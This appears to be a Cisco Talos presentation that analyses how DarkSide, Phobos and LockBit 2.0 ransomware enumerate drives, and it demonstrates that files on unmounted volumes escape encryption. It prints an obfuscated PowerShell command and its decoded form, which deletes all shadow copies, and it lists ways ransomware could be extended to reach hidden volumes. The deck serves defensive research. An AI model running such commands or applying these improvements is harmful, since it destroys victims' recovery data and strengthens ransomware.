
# DarkSide

- Shutdown of Colonial Pipeline
- Uses TOR for C2 communications
- Operates as RaaS
- Double extortion

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x">'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
```

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

# DarkSide




# Phobos

- AES-256 with RSA-1024 asymmetric encryption.
- Phishing campaigns, RDP , software vulnerabilities
- Phobos and Dharma ransomware
- Fileless and evasive techniques – 2021

# Phobos

```
.text:013E1CCF push    esi  
.text:013E1CD0 push    edi  
.text:013E1CD1 call    ds:GetLogicalDrives ← orange arrow  
.text:013E1CD7 mov     [esp+30h+var_18], eax ← orange arrow  
.text:013E1CDB call    volume_serial  
.text:013E1CE0 xor     ebx, ebx  
.text:013E1CE2 push    ebx  
.text:013E1CE3 push    14h  
.text:013E1CE5 mov     [esp+38h+hostlong], eax
```



```
.text:013E1D33  
.text:013E1D33 loc_13E1D33:  
.text:013E1D33 call    ds:GetLogicalDrives ← orange arrow  
.text:013E1D39 mov     esi, [esp+30h+var_18] ← orange arrow  
.text:013E1D3D cmp     eax, esi ← orange arrow  
.text:013E1D3F jz      short loc_13E1DBE
```

# API function

## GetLogicalDriveStringsW function (fileapi.h)

10/13/2021 • 2 minutes to read

Fills a buffer with strings that specify valid drives in the system.

### Syntax

C++

 Copy

```
DWORD GetLogicalDriveStringsW(
    [in]  DWORD  nBufferLength,
    [out] LPWSTR lpBuffer
);
```

Example Output: C:\<nul>D:\<nul>E:\<nul><nul>



# API function

## GetLogicalDrives function (fileapi.h)

06/29/2021 • 2 minutes to read

Retrieves a bitmask representing the currently available disk drives.

### Syntax

C++

Copy

```
DWORD GetLogicalDrives();
```

0 0 1 1 0 0 0 1 0 0 0 0 0 0 0  
A B C D E F G H I J K L M N O P



# API function

## GetDriveTypeW function (fileapi.h)

10/13/2021 • 2 minutes to read

Determines whether a disk drive is a removable, fixed, CD-ROM, RAM disk, or network drive.

To determine whether a drive is a USB-type drive, call [SetupDiGetDeviceRegistryProperty](#) and specify the **SPDRP\_REMOVAL\_POLICY** property.

### Syntax

C++

 Copy

```
UINT GetDriveTypeW(
    [in, optional] LPCWSTR lpRootPathName
);
```






# General flow of encryption

- Get the logical drive
- Find the files
- Encrypts the files



# A Simple Trick

# Disk, Partition/Volume





**FINALLY!**

**IT'S DEMO TIME!**

[makeameme.org](http://makeameme.org)

**TALOS**





The image shows two side-by-side screenshots of the Windows File Explorer interface.


**Left Window (Drive H:)**

- Address Bar:** This PC > abcdedf (H:) > New folder
- File Explorer Tools:** Picture Tools, New folder, Share, View, Manage
- Table Headers:** Name, Date modified, Type, Size
- Content:** A list of 22 files transferred from drive E: to drive H:, all created on 10/3/2021 at 6:21 AM. The files include various image formats (jpg, png), text files (txt), and a README file.

**Bottom Status Bar:** 22 items

**Right Window (Drive E:)**

- Address Bar:** This PC > New Volume (E:)
- File Explorer Tools:** Drive Tools, New Volume (E), File, Home, Share, View, Manage
- Table Headers:** None present in this view.
- Content:** A grid view showing 22 files transferred to drive E: from drive H:, all created on 10/3/2021 at 6:21 AM. The files are displayed as thumbnail images.



No code to  
check the  
hidden drives

- GetLogicalDriveStringsW
- GetLogicalDrives

Gives only the Assigned Drive letters as Output

# Volumeid

```
\?\volume{d7e47829-0000-0000-0000-100000000000}\  
C:\  
  
\?\volume{d7e47829-0000-0000-0000-c06213000000}\  
H:\  
  
\?\volume{d7e47829-0000-0000-0000-b0a213000000}\  
E:\  
  
\?\volume{d7e47829-0000-0000-0000-b0e213000000}\  
*** NO MOUNT POINTS ***  
  
\?\volume{fce79ce0-b01f-11e6-b968-806e6f6e6963}\  
D:\
```

C:\Windows\system32\cmd.exe

```
C:\Users\Reeves\Desktop>copy access.log E:\
 1 file(s) copied.

C:\Users\Reeves\Desktop>
```

C:\Windows\system32\cmd.exe

```
C:\Users\Reeves\Desktop>copy blabla.txt  \\?\Volume{edfa0e75-229f-11ec-86d3-000c292ba198}\
 1 file(s) copied.

C:\Users\Reeves\Desktop>
```

# Future Improvement s in the Ransomware

- Code to assign a drive
- Access the files using volume ID

# LockBit 2.0

Assign all the volume



Find the drives



Find the files



Encrypt the files



Cisco Security Research

TALOSINTELLIGENCE.COM